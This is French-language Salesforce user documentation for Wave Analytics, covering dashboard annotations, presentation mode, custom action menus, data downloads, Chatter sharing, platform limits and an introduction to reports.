**AUTORISATIONS UTILISATEUR**

Pour annoter les widget de tableau de bord Wave Analytics :

- Utiliser Wave Analytics





Même si vous pouvez @mentionner n'importe quelle personne dans votre organisation, la sécurité que vous avez définie contrôle l'accès au tableau de bord.

Les annotations de tableau de bord Wave sont intégrées en natif Chatter, les commentaires dans les tableaux de bord sont également affichés sous la forme de publications Chatter. Le panneau Annotation inclut l'option de publication d'une capture d'écran de l'état actuel du tableau de bord.


Dans une annotation ouverte, vous pouvez actualiser le fil ou fermer l'annotation.

Dans le panneau du tableau de bord, chaque annotation inclut une liste déroulante d'actions de résolution ou de suppression de l'annotation.



Si vous cliquez sur le bouton + Follow, vous recevez toutes les publications dans le tableau de bord. Lors de la consultation des annotations dans Chatter, cliquez sur l'image du tableau de bord pour accéder directement à l'annotation dans le tableau de bord Wave.


CONSULTER ÉGALEMENT :

Activation des annotations dans les widgets de tableau de bord


## Présentation de tableaux de bord et des perspectives en direct

Dirigez des réunions directement depuis Wave avec le nouveau mode de présentation en plein écran. En présentant des ressources Wave au lieu de diapositives contenant des images statiques, vous accédez en temps réel à vos données et vous pouvez présenter des visualisations dynamiques.

Démarrez une présentation en cliquant sur **Présenter** dans une application, puis en définissant le tableau de bord ou la perspective à présenter en premier.




Vous pouvez également démarrer une présentation directement depuis un tableau de bord ou une perspective.




Durant la présentation, vous pouvez utiliser toutes les fonctionnalités de Wave, notamment le filtrage, le facettage et la liaison à d'autres ressources. La barre de contrôle de la présentation s'affiche lorsque vous survolez le bord supérieur de la fenêtre.


**Éditions**

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

**AUTORISATIONS UTILISATEUR**

Pour présenter à partir de Wave Analytics :
- Utiliser Wave Analytics




Sélectionnez la ressource suivante à présenter dans le menu déroulant au centre de la barre de contrôle.

La bascule Plein écran ( ) change la taille de la fenêtre sans quitter la présentation.

# Activation d'actions et de liens avec les menus d'actions personnalisés dans les perspectives et les tableaux de bord

Les menus personnalisés des perspectives et tableaux de bord de Wave Analytics permettent aux utilisateurs d'exploiter les actions Salesforce et d'ouvrir les enregistrements depuis Salesforce ou d'autres sites Web.

Les menus d'action personnalisés des perspectives et tableaux de bord Wave permettent à votre équipe d'utiliser des actions rapides sur les objets Salesforce et d'ouvrir des enregistrements depuis Salesforce ou n'importe où ailleurs sur Internet. Les développeurs ou les administrateurs modifient le fichier de métadonnées étendues (XMD) pour un jeu de données afin de créer des menus faisant partie des éléments d'interface de graphique et de tableau Wave suivants :

## Éditions

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.


## AUTORISATIONS UTILISATEUR

Pour afficher les visualisations :


- Utiliser Wave Analytics"

Pour modifier un fichier de métadonnées étendues (XMD) d'un jeu de données :

- Modifier les flux de données Wave Analytics





- Étiquettes de valeur sur les graphiques (comme « Opportunité pour Sanders » dans l'image ci-dessus).




- Étiquettes de valeur de légende dans les cellule du tableau.

- Valeurs dans les cellules du tableau.



Passez le pointeur de la souris pour savoir si un menu d'actions est disponible. Cliquer sur la valeur, la cellule ou la légende affiche le menu et l'utilisateur peut ensuite effectuer sa sélection depuis les actions disponibles ou ouvrir un enregistrement.

## Actions du menu des actions

Les actions proviennent des actions spécifiques aux objets et/ou des actions globales que vous avez ajoutées aux objets Salesforce. Les actions Salesforce permettent aux utilisateurs de créer des enregistrements qui ont des relations automatiques avec d'autres enregistrements, de modifier et de mettre à jour des enregistrements spécifiques, et d'interagir avec ces enregistrements tel que vous le définissez. Par exemple, vous pouvez ajouter des actions qui permettent aux utilisateurs de créer de nouvelles requêtes, événements, comptes, groupes, etc. Consultez la section « Prise en charge du menu d'actions pour les objets et les actions » ci-dessous pour des détails supplémentaires sur les objets et actions Salesforce pris en charge dans la version actuelle.

## Lien d'ouverture d'enregistrements dans un menu d'actions rapides

Les liens peuvent transmettre aux enregistrements des données spécifiques, notamment des ID de compte Salesforce, provenant de perspectives ou de tableaux de bord. Par exemple, le lien d'un nom de compte dans un tableau de bord peut être configuré pour transmettre l'ID de compte associé à Salesforce. Lorsqu'un utilisateur clique sur un lien d'ouverture d'enregistrement, l'enregistrement de compte correspondant s'ouvre dans un nouvel onglet. Les liens personnalisés peuvent également référencer des enregistrements pour les employés dans Workday® ou des rapports de dépenses dans Concur®. Vous pouvez lier n'importe quel site Web, à condition qu'il utilise le protocole HTTP ou HTTPS.

## Prise en charge du menu des actions pour les objets et les actions

La mise en œuvre actuelle du menu des actions fournit une prise en charge limitée pour les objets et actions Salesforce.

Vous pouvez actuellement créer des menus d'actions rapides Wave pour des objets personnalisés, des sObjects, ainsi que pour les objets Salesforce standard suivants :

- Compte
- Requêtes
- Piste
- Opportunité

Les actions sur les présentations de page de contact, d'utilisateur ou de profil d'utilisateur ne sont pas prises en charge.

L'implémentation actuelle du menu d'actions prend en charge les actions (Publication, Fichier, Remerciements, Lien, Sondage et Question), les actions spécifiques à un objet et les actions globales. Elle ne prend pas en charge les actions Salesforce1.

Les autres objets et actions seront pris en charge dans les versions à venir.

## Développement des menus d'action


Votre équipe de développement crée des menus d'actions en modifiant un fichier de métadonnées étendues (XMD) d'un jeu de données. Pour plus d'informations, reportez-vous à la section Dimensions dans la référence de métadonnées étendues (XMD).

Pour créer un lien d'ouverture d'enregistrement dans un menu d'action pour un ensemble de données avec des enregistrements de plusieurs instances d'organisation Salesforce, vous devez ajouter une section Organisations au fichier XMD. La section Organisations vous permet d'effectuer un mappage des ID des organisations avec les URL de chaque instance d'organisation auquel il est fait référence dans le jeu de données. Reportez-vous à la section Organisations dans la référence de métadonnées étendues (XMD).


# Téléchargement d'images et de données filtrées

Téléchargez des données filtrées à partir d'explorations de perspectives et de widgets de tableau de bord. Les formats de téléchargement comprennent des images (`.png`), les fichiers Microsoft® Excel® (`.xls`) et les fichiers de valeurs séparées par une virgule (`.csv`). Cette fonctionnalité télécharge les résultats d'une requête (ou étape) affichée.

Sélectionnez **Télécharger** dans le menu déroulant d'un widget de tableau de bord.




Alternativement, depuis une perspective, sélectionnez **Partager**, puis **Télécharger**.




Lors du téléchargement de données filtrées, le nombre de lignes est limité par la requête. La limite par requête par défaut est de 10 000 lignes de données. Pour définir une autre valeur, utilisez l'instruction SAQL `limit`.

CONSULTER ÉGALEMENT :

Activation du téléchargement à partir de Wave Analytics

## Éditions

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

## AUTORISATIONS UTILISATEUR

Pour télécharger des captures d'écran ou des données sous un format tabulaire via l'interface utilisateur de Wave Analytics :

- Télécharger les données de Wave Analytics

## Incorporation de visualisations via les publications Chatter et les liens de partage

Partagez une visualisation avec vos collègues en publiant sur Chatter, ou en obtenant son URL unique. Une publication Chatter fournit une image et un lien vers la ressource (perspective, tableau de bord, ou application) dans Wave Analytics. Les collègues qui disposent du lien et d'un accès à la ressource en question peuvent accéder aux informations présentées et les explorer.

1. Cliquez sur **Partager**.

2. Cliquez sur l'onglet de la méthode de partage souhaitée : **Publier dans un fil**, qui publie sur Chatter une image et un lien vers la perspective, le tableau de bord ou l'application ; ou **Obtenir l'URL**, qui est une URL unique vers la ressource.
   a. Si vous publiez sur Chatter, sélectionnez le fil **Utilisateur** ou **Groupe**, saisissez le nom puis votre commentaire. Vous pouvez également supprimer l'image depuis votre publication en la survolant et en cliquant sur le **x**. Veuillez noter que les images publiées sont publiques.
   b. Si vous obtenez l'URL unique, copiez le lien, puis collez-le à l'emplacement où vous souhaitez le partager.
3. Le cas échéant, cliquez sur **Attribuer l'accès** pour définir le niveau d'accès au partage.
4. Cliquez sur **Terminé**.

Remarque: Pour partager une visualisation, vous devez accorder l'accès à l'application qui la contient. Les perspectives, jeux de données et tableaux de bord de l'application partagée par défaut sont accessibles à tous les utilisateurs de Wave Analytics, sauf si les administrateurs ont restreint l'accès. Toutes les autres applications sont privées, sauf si un utilisateur disposant d'un accès Responsable à l'application les a explicitement partagées avec un utilisateur, un groupe ou un rôle spécifique.

Éditions

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

AUTORISATIONS UTILISATEUR

Pour afficher les visualisations :
- Utiliser Wave Analytics"

# Limites de Wave Analytics

Cette section présente les limitations de Wave Analytics.

Les limitations suivantes s'appliquent à toutes les éditions prises en charge. Pour augmenter les limitations, contactez Salesforce.

**Limitations en appels API**

| Limite | Valeur |
|---|---|
| Nombre maximal d'appels d'API Wave Analytics simultanés par organisation | 100 |
| Nombre maximal d'appels API Wave Analytics par utilisateur et par heure | 5 000 |

**Limitations en stockage de données de la licence Wave Analytics**

Remarque: Les limitations de données affichées dans le tableau suivant s'appliquent *uniquement* aux licences Analytics Cloud - Wave Analytics Platform and Analytics Cloud - Sales Wave Analytics App et Service Wave Analytics app achetées à compter du 20 octobre 2015.

| Licence | Limitation Les limitations en stockage de données de la licence Wave Analytics sont de nature contractuelle, pas technique. La licence implique une surveillance stricte du nombre total de lignes de données. |
|---|---|
| Analytics Cloud - Wave Analytics Platform | 100 millions de lignes |
| Applications Sales Wave et Service Wave | 25 millions de lignes, lorsqu'elles sont utilisées sans licence Analytics Cloud - Wave Analytics Platform. L'utilisation de licences d'application Sales Wave et Service Wave n'augmente pas les limitations en données pour la licence de plate-forme |
| Analytics Cloud - Additional Data Rows | 100 millions de lignes |

### Limitations en stockage de jeux de données

| Limite | Valeur |
|---|---|
| Nombre maximal de lignes pour tous les jeux de données combinés enregistrés. | 250 millions par licence de plate-forme *achetée avant* le 20 octobre 2015.<br>Remarque: Pour de meilleures performances, nous recommandons des jeux de données de l'ordre de 100 millions d'enregistrements. Plusieurs éléments, notamment la taille des enregistrements et la cardinalité des mesures, peuvent considérablement dégrader les performances. |
| Nombre maximal de champs dans un jeu de données | 5 000 (y compris jusqu'à 1 000 champs de date) |
| Valeur maximale de chaque champ numérique dans un jeu de données | 36 028 797 018 963 967 |
| Valeur minimale de chaque champ numérique dans un jeu de données | -36 028 797 018 963 968 |

### Limitations des flux de données

| Limite | Valeur |
|---|---|
| Nombre maximal d'exécutions de flux de données sur une période de 24 heures | 24 |

Remarque: Wave utilise l'API de transfert en masse, qui est prise en compte dans vos limitations d'API de transfert en masse Salesforce. Le flux de données soumet un appel d'API de transfert en masse distinct pour extraire les données de chaque objet Salesforce. Le flux de données utilise une taille de lot de 100 Ko à 250 Ko, selon que le flux de données ou l'API de transfert en masse tronque les données. Au final, pour extraire 1 million de lignes d'un objet, le flux de données crée de 4 à 10 lots.

### Limitations de l'application Sales Wave

Sales Wave limite la prise en charge d'objets personnalisés à dix et à un flux de données pour chaque organisation mettant en œuvre l'application. Ces limitations sont de nature contractuelle, pas technique.

### Limitations en données externes

| Limite | Valeur |
|---|---|
| Taille de fichier maximale par chargement de données externes | Si vous utilisez l'API de données externes : 40 Go.<br>Si vous utilisez l'interface utilisateur : 512 Mo. |
| Taille de fichier maximum pour tous les téléchargements de données externes au cours d'une période de 24 heures. | 50 Go |
| Nombre maximal de fichiers de données externes qui peuvent être chargées sur une période de 24 heures | 50 |
| Nombre maximal de caractères dans un champ | 32 000 |
| Nombre maximal de champs dans un enregistrement | 5 000 (y compris jusqu'à 1 000 champs de date) |
| Nombre maximal de caractères dans tous les champs d'un enregistrement | 400 000 |

### Limitations en requêtes

| Limite | Valeur |
|---|---|
| Nombre maximal de requêtes simultanées par organisation | 50 par licence de plate-forme |
| Nombre maximal de requêtes simultanées par utilisateur | 10 |
| Nombre maximal de lignes renvoyées par requête<br>10 000 est la valeur par défaut. Pour définir une autre valeur, utilisez l'instruction SAQL `limit`. | 10 000 |
| Expiration des requêtes | 2 minutes |

Les limitations suivantes s'appliquent à Developer Edition activée pour Wave.

### Limitations de Developer Edition

| Limitation | Valeur |
|---|---|
| Nombre maximal de lignes de données | 250 000 |
| Requêtes simultanées maximales | 5 |

Remarque: Wave est construit sur une plate-forme Force.com et soumis aux limitations de la plate-forme force.com. Par exemple, la limitation de requête SOQL (20 000 caractères) contrôle le nombre de champs à partir desquels la transformation sfdcDigest

peut extraire des données. Si vous dépassez une limitation de Force.com, une erreur se produit. Reportez-vous aux limitations de la plate-forme Force.com.

# Limitations de Wave Analytics

Sur certains aspects, Wave Analytics diffère des autres fonctionnalités de Salesforce.

## Publications des versions non échelonnées

Tous les clients reçoivent les mises à jour de Wave Analytics en même temps, quelle que soit l'instance. Les mises à jour principales associées sont publiées par instance selon un planning défini.

## Localisation

Wave Analytics a été entièrement localisé, à quelques exceptions près.

- Nous ne prenons pas en charge les langues de droite à gauche, notamment l'arabe et l'hébreu.
- Quelques messages d'erreur restent en anglais.
- L'application mobile iOS contient des exemples de jeux de données et de tableaux de bord en version anglaise uniquement.

## Prise en charge limitée de l'internationalisation

Wave Analytics fournit une prise en charge de l'internationalisation avec les limitations suivantes.

- Vous devez définir les paramètres régionaux et la langue pour afficher les étiquettes traduites.
- Les données des jeux de données ne sont pas localisées.
- Chaque jeu de données peut avoir des paramètres régionaux uniques spécifiés dans les métadonnées. Les paramètres régionaux des métadonnées ne sont pas remplacées par les paramètres régionaux des utilisateurs individuels. Tous les utilisateurs affichent les mêmes formats de date, d'heure et de nombre, et les mêmes noms de dimension, quels que soient leurs paramètres régionaux et leur langue.
- La recherche avec des filtres est sensible à la casse et à l'accentuation. Par exemple, l'utilisation du filtre « Andre » ne renvoie pas « André » dans les résultats.
- Les devises multiples ne sont pas prises en charge. Lorsque la fonctionnalité Wave Analytics extrait la devise par défaut de votre organisation, elle utilise la devise des valeurs monétaires sans les convertir dans une autre devise.
- Le tri des données dans les jeux de données peut ne pas fonctionner normalement.

## Fonctionnalités d'accessibilité non prises en charge

Les fonctionnalités d'accessibilité n'ont pas été incorporées dans Wave Analytics.

## Sécurité au niveau du champ limitée

La sécurité au niveau du champ n'est pas disponible pour les données externes chargées via des fichiers. Lorsque les données sont chargées dans un jeu de données Wave Analytics, la sécurité au niveau du champ mise en oeuvre dans la base de données d'origine ou dans l'objet Salesforce n'est pas préservée. Pour plus d'informations, reportez-vous au guide Wave Analytics Security Implementation Guide.

## Conditions requises pour les données Sales Wave

Pour permettre aux tableaux de bord Sales Wave de fonctionner correctement, les données de Sales Cloud doivent remplir les exigences suivantes :

- Utiliser des objets de vente standard.
- Inclure au moins un événement et une tâche connectés à une opportunité.
- Activer le suivi historique pour les champs Montant, Étape et Date de fermeture dans l'objet Opportunités.
- Les requêtes doivent être connectées à des Comptes si vous sélectionnez l'importation des données de Requêtes dans Sales Wave en utilisant l'assistant de configuration.
- Si vous choisissez d'importer les données de Pistes dans Sales Wave en utilisant l'assistant de configuration, deux exigences doivent être remplies :
  1. Une piste au moins doit être convertie en une opportunité.
  2. La piste doit être connectée à un compte.
- Si vous choisissez d'importer les données de Pistes dans Sales Wave en utilisant l'assistant de configuration, deux exigences doivent être remplies :
  1. Au moins une opportunité doit être connectée à une campagne.
  2. Au moins un membre de campagne doit être connecté à une campagne.
- Si vous choisissez d'importer des types d'enregistrement d'opportunité dans Sales Wave en utilisant l'assistant de configuration, deux exigences doivent être remplies :
  1. Au moins un type d'enregistrement d'opportunité doit être défini.
  2. Le type d'enregistrement d'opportunité doit être connecté à au moins une opportunité.

## Prise en charge des objets et des champs Salesforce par Sales Wave

Sales Wave prend en charge l'ensemble des objets et des données Salesforce standard et personnalisés. Cependant, lorsque vous créez l'application, elle comprend par défaut seulement un jeu prédéfini d'objets et de champs.

Sales Wave crée un flux de données qui expose les champs sélectionnés des objets Salesforce standard suivants :

- Comptes
- Utilisateurs
- Rôles
- Opportunités
- Produits (élément de ligne des opportunités)
- Tâches
- Événements

Sales Wave prend en charge les champs standard et personnalisés des objets Salesforce standard. Les champs fournis sont déterminés par les réponses que vous donnez en créant l'application à l'aide de l'assistant de configuration intégré.

**Remarque:** Sales Wave limite la prise en charge à 10 objets personnalisés par organisation qui met en œuvre Sales Wave. Cette limitation est contractuelle, pas technique.

Pour ajouter des objets personnalisés ou des champs supplémentaires qui ne sont pas inclus lors de la création de l'application, vous devez mettre à jour le flux de données Sales Wave. Pour plus d'informations, reportez-vous à Création de jeux de données avec un flux de données.

## Prise en charge des données non-Salesforce par Sales Wave

Sales Wave ne prend pas en charge les sources de données externes, à l'exception d'un fichier CSV qui contient des données de quota au niveau de l'utilisateur. L'importation d'autres données externes nécessite une licence supplémentaire. Consultez votre représentant Salesforce pour plus de détails.

**Remarque:** Pour inclure des données de quotas dans Sales Wave, vous devez charger un fichier CSV avec les détails. Pour plus d'informations, reportez-vous à Mise à jour du jeu de données Quota (cible) de l'application Sales Wave.

## Conditions requises pour les données Service Wave

Les tableaux de bord Service Wave fonctionnent correctement si vos données Service Cloud contiennent au moins une unité de chaque élément suivant :

- Événements
- Tâches
- Requêtes fermées
- Articles publiés joints à une requête ou à une opportunité

Des champs de formule personnalisés doivent exister dans l'objet Requêtes ou être créés pour les éléments suivants :

- SLA manqué (champ de texte)
- FCR (booléen)

## Prise en charge des objets et des champs Salesforce par Service Wave

Service Wave prend en charge l'ensemble des objets et des données Salesforce standard et personnalisés. Cependant, lorsque vous créez l'application, elle comprend par défaut seulement un jeu prédéfini d'objets et de champs. L'application crée un flux de données qui expose les champs sélectionnés des objets Salesforce suivants :

- Compte
- Requêtes
- Contact
- Événements
- Utilisateur
- Rôle utilisateur
- Tâche

Service Wave peut également utiliser des champs à partir des options suivantes selon les réponses que vous avez sélectionnées dans l'assistant de configuration :

- CaseArticle
- CaseHistory
- CSAT (objet personnalisé)
- Group
- Un type d'article Knowledge unique (objet personnalisé)
- RecordType
- Opportunity

Service Wave prend en charge les champs standard et personnalisés des objets Salesforce standard. Les champs fournis sont déterminés par les réponses que vous donnez en créant l'application à l'aide de l'assistant de configuration intégré.

Remarque: Service Wave limite la prise en charge à 10 objets personnalisés par organisation qui met en œuvre Service Wave. Cette limitation est de nature contractuelle, pas technique.

Pour ajouter des objets personnalisés ou des champs supplémentaires qui ne sont pas inclus lors de la création de l'application, vous devez mettre à jour le flux de données Service Wave. Pour plus d'informations, reportez-vous à Création de jeux de données avec un flux de données.

## Limitations Service Wave supplémentaires

Service Wave ne prend pas en charge les sources de données externes ou l'enregistrement de nouveaux jeux de données à partir du flux de données généré par l'application.

L'insertion du score de satisfaction client (CSAT) dans les tableaux de bord/le flux de données est facultatif. L'assistant de configuration de l'application permet d'associer la satisfaction client à un champ de requête personnalisé ou à l'Objet personnalisé associé à l'objet Requêtes.

Vous devez ajouter manuellement tous les prédicats de sécurité ou les autres filtres de jeux de données au flux de données de l'application.

L'application ne prend pas en charge la hiérarchie multiple (équipe/responsable) lors de sa création. Vous devez ajouter cette fonctionnalité manuellement.

Le tableau de bord Utilisation de Knowledge renvoie actuellement un Type article unique, que vous sélectionnez en utilisant l'assistant de configuration.

## Prise en charge du menu des actions pour les objets et les actions

La mise en œuvre actuelle du menu des actions fournit une prise en charge limitée pour les objets et actions Salesforce.

Vous pouvez actuellement créer des menus d'actions rapides Wave pour des objets personnalisés, des sObjects, ainsi que pour les objets Salesforce standard suivants :

- Compte
- Requêtes
- Piste
- Opportunity

Les actions sur les présentations de page de contact, d'utilisateur ou de profil d'utilisateur ne sont pas prises en charge.

L'implémentation actuelle du menu d'actions prend en charge les actions (Publication, Fichier, Remerciements, Lien, Sondage et Question), les actions spécifiques à un objet et les actions globales. Elle ne prend pas en charge les actions Salesforce1.

Les autres objets et actions seront pris en charge dans les versions à venir.

CONSULTER ÉGALEMENT :

Compromis et limitations de Shield Platform Encryption

# Rapports et tableaux de bord

Salesforce offre une suite d'outils analytiques puissants qui se conjuguent pour vous aider à comprendre vos données et à agir en conséquence.

**Collecte de données avec des rapports**
Les rapports permettent d'accéder aux données accumulées par votre organisation, ce qui vous permet de prendre des décisions pertinentes. Vous pouvez examiner les données de votre organisation dans presque toutes les combinaisons, les afficher sous des formats conviviaux et les partager les enseignements des résultats via des tableaux de bord.

**Partage de connaissances avec des tableaux de bord**
Les tableaux de bord offrent une représentation visuelle des conditions évolutives du marché qui aide à prendre des décisions basées sur les données en temps réel que vous avez synthétisées dans des rapports. Utilisez des tableaux de bord pour aider les utilisateurs à identifier des tendances, à organiser les quantités et à mesurer l'impact de leurs activités.

# Rapports et tableaux de bord

## Rapports

### Présentation des rapports

Les rapports permettent d'accéder à vos données Salesforce. Avant d'élaborer, de lire et de partager des rapports, prenez connaissance des concepts de base des rapports.

En préparant la création de rapports sur vos données Salesforce, tenez compte des conseils suivants :

- Les rapports bien conçus sont exécutés plus rapidement.
- Avant d'élaborer votre rapport, formulez chaque question à laquelle votre rapport doit répondre. Vous vous assurez ainsi que le rapport renvoie toutes les données dont vous avez besoin.
- Les rapports sont partagés via des dossiers. Les utilisateurs qui ont accès au dossier dans lequel votre rapport est enregistré, ont également accès à votre rapport. Assurez-vous d'enregistrer votre rapport dans le dossier approprié.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

Avant d'élaborer votre premier rapport, prenez connaissance de ces fonctionnalités et de ses concepts.

**Générateur de rapport**
Le *générateur de rapport* est un outil par glisser-déposer visuel qui permet de créer des rapports et de modifier des rapports existants. Il permet de sélectionner le type de rapport, le format du rapport ainsi que les champs qu'il contient.

Pour lancer le générateur de rapport, cliquez sur **Nouveau rapport**.

**Champs**
Un ou plusieurs *champs* décrivent chaque résultat du rapport. Si nous comparons un rapport à un tableau d'information, chaque ligne est un résultat et chaque colonne est un champ.

Par exemple, un responsable des ressources humaines crée un rapport sur les employés. Chaque résultat est un employé et chaque champ est une information sur l'employé : prénom, nom, fonction, date d'entrée en fonction, etc.

Lorsque vous créez ou modifiez un rapport, vous sélectionnez les champs que le rapport doit inclure. Pour ne pas ralentir l'exécution des rapports, il est préférable d'inclure uniquement les champs dont vous avez besoin.

**Filtres**
Limitez les données que votre rapport renvoie en utilisant des *filtres*. Les filtres sont utiles pour de nombreuses raisons, notamment la mise en évidence de données spécifiques ou la vitesse d'exécution des rapports.

Par exemple, supposons que votre rapport renvoie toutes les requêtes de votre société, mais que vous souhaitez consulter uniquement les requêtes ouvertes et celles vous ont été attribuées. Filtrez le rapport sur le champ `Propriétaire` et le champ `Statut`.

Ajoutez des filtres au générateur de rapport. Dans Lightning Experience, vous pouvez également ajouter, modifier et supprimer des filtres en consultant un rapport.

**Types de rapport**

Le *type de rapport* contrôle les champs qui sont disponibles dans votre rapport. Par exemple, les rapports Fichier et Contenu incluent des champs tels que `ID de fichier`, `Nom du fichier` et `Total téléchargements`. Les rapports de compte incluent des champs tels que `ID de compte`, `Nom du compte` et `Téléphone`.

Lors de la création d'un rapport, la première opération consiste à choisir un type.

**Format du rapport**

Le *format du rapport* spécifie la présentation des résultats. Les formats possibles sont tabulaire, récapitulatif, matriciel et joint. Les rapports joints ne sont pas disponibles dans Lightning Experience.

## Génération d'un rapport

Lorsque vous avez des questions sur vos données Salesforce, créez un rapport pour recevoir des réponses.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

1. Génération d'un rapport

   Le générateur de rapports est un outil par glisser-déposer qui permet d'accéder à l'ensemble de vos données. Vous pouvez configurer de nouveaux rapports et modifier des rapports existants.
2. Rapport sur les modifications historiques

   En plus du rapport en temps réel standard sur l'état actuel de votre activité, vous pouvez analyser les modifications d'un jour à l'autre et d'une semaine à l'autre dans les opportunités, les requêtes, les prévisions et les objets personnalisés.
3. Rapports sur les données historiques avec des instantanés de rapport

